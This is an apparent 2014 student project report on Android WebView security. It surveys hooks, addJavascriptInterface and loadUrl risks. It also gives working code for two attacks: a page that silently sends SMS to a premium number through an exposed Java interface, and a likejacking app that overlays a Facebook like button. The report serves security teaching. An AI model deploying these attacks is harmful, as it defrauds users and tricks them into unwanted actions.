Network Security and Cryptography Project (CS724)
Attacks on WebView in the Android System
Progress Report 1

Mayuri Khardikar(133050017),
Priyanka Patel (133050021),
Sushmita Bhattacharya (133050022),
Ruhi Sharma (133050027)

April 20, 2014

Abstract

Android ad iOS both provide an important component called WebView which enables their apps to embed a simple but powerful browser inside them. A Nielsen survey showed that nearly one third of US mobile users had smartphones at the end of 2010 [**?**], and similar is the case in India. In this smartphone market Apple's iOS and Google's Android platforms have major share (Android 37% and iOS 27%, so summing to 64%) [**?**]. Main reason of such huge popularity of Android and iOS smartphones is their 'Applications' (called as Apps) which makes them most entertaining and useful.

Currently almost every popular web application or website have corresponding Android and iOS app, and these apps have millions of users. These apps widely use 'WebView' to embed web content in them. In the Android Market, 86 percent of the top 20 most downloaded Android apps in each of the 10 categories use WebView. WebView provides APIs which are so powerful that it changes the way we are using the web traditionally through our normal browsers. So it creates some security threats.

So mainly we studied various type of attacks possible on Android WebView, their basic reasons and vulnerabilities which made these attacks possible, and possible solutions to them and we designed and implemented some attack vectors.

Chapter 1

Introduction

1.1 What is WebView

WebView is used by apps to interact with the web contents. WebView is a subclass of class 'View' in Android, which is when instantiated, then can be used to provide the browser functionality to embed web contents and web applications in an application. Its Java class hierarchy is shown in Figure **??**. So it inherits all methods of View class. In Android, every visual component as a button, textbox, a window is a View. So WebView is also a View but with some additional powers provided by its own APIs. Its APIs provides functionalities like loading and rendering the web contents, navigation, executing JavaScript etc. thus allowing any Android application to embed web pages and web applications in it by providing basic browsing functionality. Additionally APIs support two way interaction and control between web content and android app which helps to provide rich user experience. At the same time it creates vulnerabilities for security attacks. We studied two main papers explaining various possible attacks on WebView, [**?**] exploiting APIs of class WebView and another regarding touchjacking [**?**] which is exploiting mainly UI based APIs provided by View class.

1.2 Advantages of WebView

- Any Android App can simply include the WebView library and instantiate class WebView, and then it becomes embedded browser in that App.
- App can provide rich user experience while using the Web Application on device like mobile and tablet using WebView APIs which allow close interaction between App and web content. So, using Facebook on our phone using Facebook Android App is much convenient than using it via normal browser.
- App can take web contents outside the WebView (using the APIS provided) and present them in much better way using Java GUI features, Also this web content can be cashed so that user can access it even in offline mode. Thus, improved user experience.

Figure 1.1: Class Hierarchy of WebView

1.3 Difference between embedded browser using WebView and normal Browsers

- Normal browsers means well known browsers e.g. IE, Firefox, Safari, Crome etc. They provide mainly two prominent security features:

  1. Browsers should be TCB(Trusted computing Base) at client side because they has to maintain client side cookies, credential information etc. Above browsers can be trusted in this sense as they are developed by well known companies and tested rigorously by security experts.
  2. Browsers provide Sand-boxing and Single Origin Policy (SOP). In Sand-boxing, it restricts the behaviour of web pages inside the browser and don't allow web pages to access system resources. In SOP, a web page or script in a web page cannot access content of web page from different origin. So using sandboxing, web content in browser from one source is isolated from another, and also isolated from the system, which is required for security of the Web Application as well as the system.

- When an app uses WebView then it becomes customized browser for that specific Web Application. So as anyone can develop an app, and generally they are not developed and tested by security experts. So these customized browsers in the app cannot be considered as TCB. Applications using WebView need not impose Sand-boxing and SOP, they can be violated using the 3 type of interactions possible between Android app and web page explained later.

- Browsers are generalized and not specific to any web application, but embedded browser using WebView are customized specifically for particular web application. e.g. android App for Facebook.

Chapter 2

Three types of Interactions in WebView

There are three types of interactions that are most commonly used in Android System.[**?**] We are going to describe in detail, the importance of these interactions and how they are vulnerable and can lead to attacks.

1. Event Monitoring
2. Invoke Java from JavaScript
3. Invoke JavaScript from Java

2.1 Event Monitoring

WebView allow us to handle different events related to webpage. For this it provides hooks, in WebViewClient class. These hooks are functions that can be called when their intended events occurred inside WebView. These hooks can access the event information and can even change the consequence of events.

Requirement of the Feature:

The feature is required as it allow to provide rich features to users of Web Application. For example, if the user click on an image inside Web App, the image should be loaded in Gallery or it should be loaded in separate interface with various features. These features can be provided by overloading the hook function known as onLoadResource().

Vulnerability of the Feature:

WebView is allowing us to take action on events related to webpage, which is vulnerable itself. Different kind of attacks that are possible using Event Monitoring are described below.

1. **onLoadResource():** In this scenario, host app is malicious and the webpage opening in it is genuine. The attacker would be the developer of Application and he can overload the onLoadResource() function, such that whenever, user load any image or some other data,

information is send to the attacker. In this way he can monitor various resources getting loaded by user on his mobile.

2. **onFormResubmission():** Malicious App can overload the function and ask the user if the browser should re-send the form. And this allow the attacker to get a copy of the data users have typed in the form.

3. **setOnFocusChangeListener(), setOnClickListener(), setOnTouchListener():** Using above hooks host applications can observe all the keystrokes, touches, and clicks that occur within WebView.

2.2 Invoke Java from JavaScript

WebView allow the JavaScript code inside it to invoke Java App code, using the API called addJavascriptInterface. All Java objects public methods that are registered to this API can be invoked by the JavaScript code from inside WebView.

Requirement of the Feature:

This feature is required cause there are various webpages that consist of JavaScript. If we want our application to interact with these webpages, we have to provide access to JavaScripts on those pages. For example, if the JavaScript need to write a file and store it in memory, then it should be able to interact with FileUtils object inside our code. FileUtils allows the JavaScript code inside WebView to access the Androids file system.

Vulnerability of the Feature:

1. **Attack on System:** Since we are providing permission to JavaScript on Webpage to interact with our System resources through Application object code, we are indirectly making our application vulnerable to malicious webpages. If some webpage containing malicious JavaScript is loaded inside WebView then it can do anything with our mobile data resources.

2. **Attack on Web Application:** Website e.g. Facebook, Gmail etc. rely on Web Application with security of their data. Web App can store their data on the device as files or databases. But suppose, the Application somehow loaded webpage with malicious JavaScript in it, then it can use FileUtils for reading, deletion, addition, and modification of data stored in memory. As results, the integrity and privacy of users data for the corresponding web application is compromised.

2.3 Invoke JavaScript from Java

WebView also allow JavaScript code to be execute inside it. This is achieved via another API called loadURl. If we add the "javascript:", in the beginning of the URl string followed by JavaScript code, then the javascript code will execute within WebView.

Requirement of the Feature:

Development of Application become very easy using combination of Javascript code and Java code.

Vulnerability of the Feature:

1. **Javascript Injection:** Suppose an attacker developed a malicious Facebook Application. Then he can inject javascript code within his application, such that as soon as user login to his account, javascript code is executed and his friend got deleted, or something get posted on his wall. If the developer of application is Facebook then all of these things won't happen but their are many third party Facebook applications.

2. **Extraction information from WebView:** In addition to modifying the contents of webpage, malicious Web Application can also use JavaScript code to send out sensitive information e.g. cookies, of the currently loaded page to attacker.

2.4 Attack1

This attack exploits the java from javascript interaction of webview.

2.4.1 Java from Javascript Interaction

WebView class provides various APIs specific to the webview functionalities, addJavascriptInterface is one of them. The addJavascriptInterface API is used to invoke Android apps Java code from the JavaScript code of web application. Android applications can register Java objects to WebView through this API, and all the public methods in the registered Java objects can be invoked by the JavaScript code from any webpage inside WebView.

2.4.2 Vulnerability due to this Interaction

The interaction of javascript to java breaks browsers sandbox isolation, creates holes on the browser sandboxes. Through these holes, JavaScript programs are allowed to access system resources, such as files, databases, camera, contact, locations, etc. Once an interface is registered to WebView through addJavascriptInterface, it becomes global: all pages loaded in the WebView can call this interface, and access the same data maintained by the interface. This makes it possible for web pages from one origin to affect those from others, defeating Same Origin Policy(SOP).

2.4.3 Why webview require the javascript to java interaction

Android provide various open-source packages like Droidgap, which enable developers to write Android apps using mostly WebView and JavaScript code, instead of using Java code. To achieve this goal, addJavascriptInterface API allow the JavaScript code to access system resources, such as camera, GPS, file systems, etc.



Figure 2.1: Various Components of the Attack Vector

2.4.4 Attack Vector

In this attack, Android app is genuine and the webpage loaded into the webView is also genuine. The main purpose of the webpage is to provide information about the property and it also has a button for sending SMS to subscribe the page. The app is created in such a way that to access the Android code the webPage needs to use the JavaScript. To provide this functionality the java object of the android code for sending SMS is binded with the WebView using the addJavascriptInterface API. Now any Webpage loaded into the Webview can call the Android method to send SMS using the Javascript. The malicious webpage inside the advertisement iframe of the geniune webpage now call the android code on the load event of the page to send sms to the premium number. In this way, the attacker cause financial charges to the user and get the incentive of the premium number because that premium number belongs to the attacker. The various components of attack vector is shown in figure 2.1.

2.4.5 Code of the Attack

Lets look deep into the code of the attack vector:

1. We have created an application which have a class containing method for sending the SMS. Following is the code for the class:

```
public class AppJavaScriptInterface {
        private Context context;
    @JavascriptInterface
```

```
    public void sendSMS(String phoneNumber,String message) {
       SmsManager smsManager = SmsManager.getDefault();
       smsManager.sendTextMessage(phoneNumber, null, message,null,null);
       }
}
```

2. The WebView of an app is then binded with the java object of above class using the addJavascriptInterface API. Following is the code for binding:

```
mywebView = (WebView) findViewById(R.id.webView1);
//This is set to change the settings of the webView
WebSettings settings = mywebView.getSettings();
//To enable the JavaScript
settings.setJavaScriptEnabled(true);
mywebView.addJavascriptInterface(new AppJavaScriptInterface(this),
    "Android");
```

3. Inside genuine webpage, calls the android method using the Javascript and load the malicious webpage into the iframe.

```
<script type="text/javascript">
   function send(number,msg) {
         Android.sendSMS(number,msg);
   }
</script>
<input type="button" value="Subscribe via SMS" onClick="send('5554','Hello')"
    />
<iframe src="file:///android_asset/malapp.html"></iframe>
```

4. Inside the malicious webpage, calls the android method using the Javascript on onload() event of the webpage:

```
<body onload="javascript:send('5554','This is premium message')">
   <script type="text/javascript">
   function send(number,msg) {
           Android.sendSMS(number,msg);
   }
   </script>
```

Figure 2.2 shows the working of the Attack.



Figure 2.2: Working of the Attack Vector

2.5 Attack 2

We have exploited webview UI vulnerability. This attack is called WebView Redressing

2.5.1 Vulnerability due to this Interaction:

The webview allows developer to seamlessly merge two or more webviews in an application, so that user thinks that two webview are from same page. There are no boundaries in inner (smaller) webview. The user thinks that the inner webview is a part of the outer webview. This is the vulnerability we have exploited.

2.5.2 Attack Vector

We have created a facebook page. We want to promote this page, so we want like in this page. So we have developed a malicious android application which loads two webviews; one large (outer) webview which loads an innocent page and another smaller (inner) webview which loads a page for liking our page. The user thinks the like button is for liking the innocent page. The like goes to our page.

2.5.3 Assumption

The user should be logged into facebook. Otherwise user would be asked to log in to the facebook. But this is not an issue; the user will think that he/she is asked to log in for liking the innocent page.



Figure 2.3: Attack Vector

2.5.4 Implementation Details

1. The application needs Android.permission.INTERNET permission set in AndroidManifest.xml file.

```
<uses-permission android:name="android.permission.INTERNET"/>
```

2. Load page on outer webview We can load any url in the context of a WebView using loadUrl(String url) function. We have loaded cse webpage in outer (larger) webview using

```
webview\_main.loadUrl("http://www.cse.iitb.ac.in/");}
```

3. We have loaded like button page in inner (smaller) webview using

```
webview.loadUrl("http://www.facebook.com/plugins/like.php?href=https\%3A\%2F\%2F
www.facebook.com\%2Fandroidwebviewtest\&width\&layout=standard\&action=like\&show
\_faces=false\&share=false\&height=35");}
```

4. Enable application cache to remember user's credential

```
webview.getSettings().setAppCacheEnabled(true);
```

5. The like page redirects to another page (http://www.facebook.com/connect/connect_to_external_page_widget_loggedin.php), once user clicks on like. Apllication sould be enabled to open new window, otherwise blank page will be shown.



Figure 2.4: Class hierarchy of WebView

```
webview.getSettings().setJavaScriptCanOpenWindowsAutomatically(true);
```

6. Set the webview client some of whose methods have been overwritten.

```
webview.setWebViewClient(new WebViewClient());
```

7. We overwrite onPageFinishedmethod for redirecting the page which opens after liking to the like button page.

```
class LikeWebviewClient extends WebViewClient
{
   public void onPageFinished(WebView view, String url) {
      Log.d("TAG", "onPageFinished url: " +url);
      if(url.startsWith("http://www.facebook.com/connect/connect\_to
\_external\_page\_widget\_loggedin.php")){
         view.loadUrl("http://www.facebook.com/plugins/like.php
?href=https\%3A\%2F\%2Fwww.facebook.com\%2Fandroidwebviewtes\&width\&layout=
standard\&action=like\&show\_faces=false\&share=false\&height=35");\\
         return;
            }
      super.onPageFinished(view, url);
   }
}
```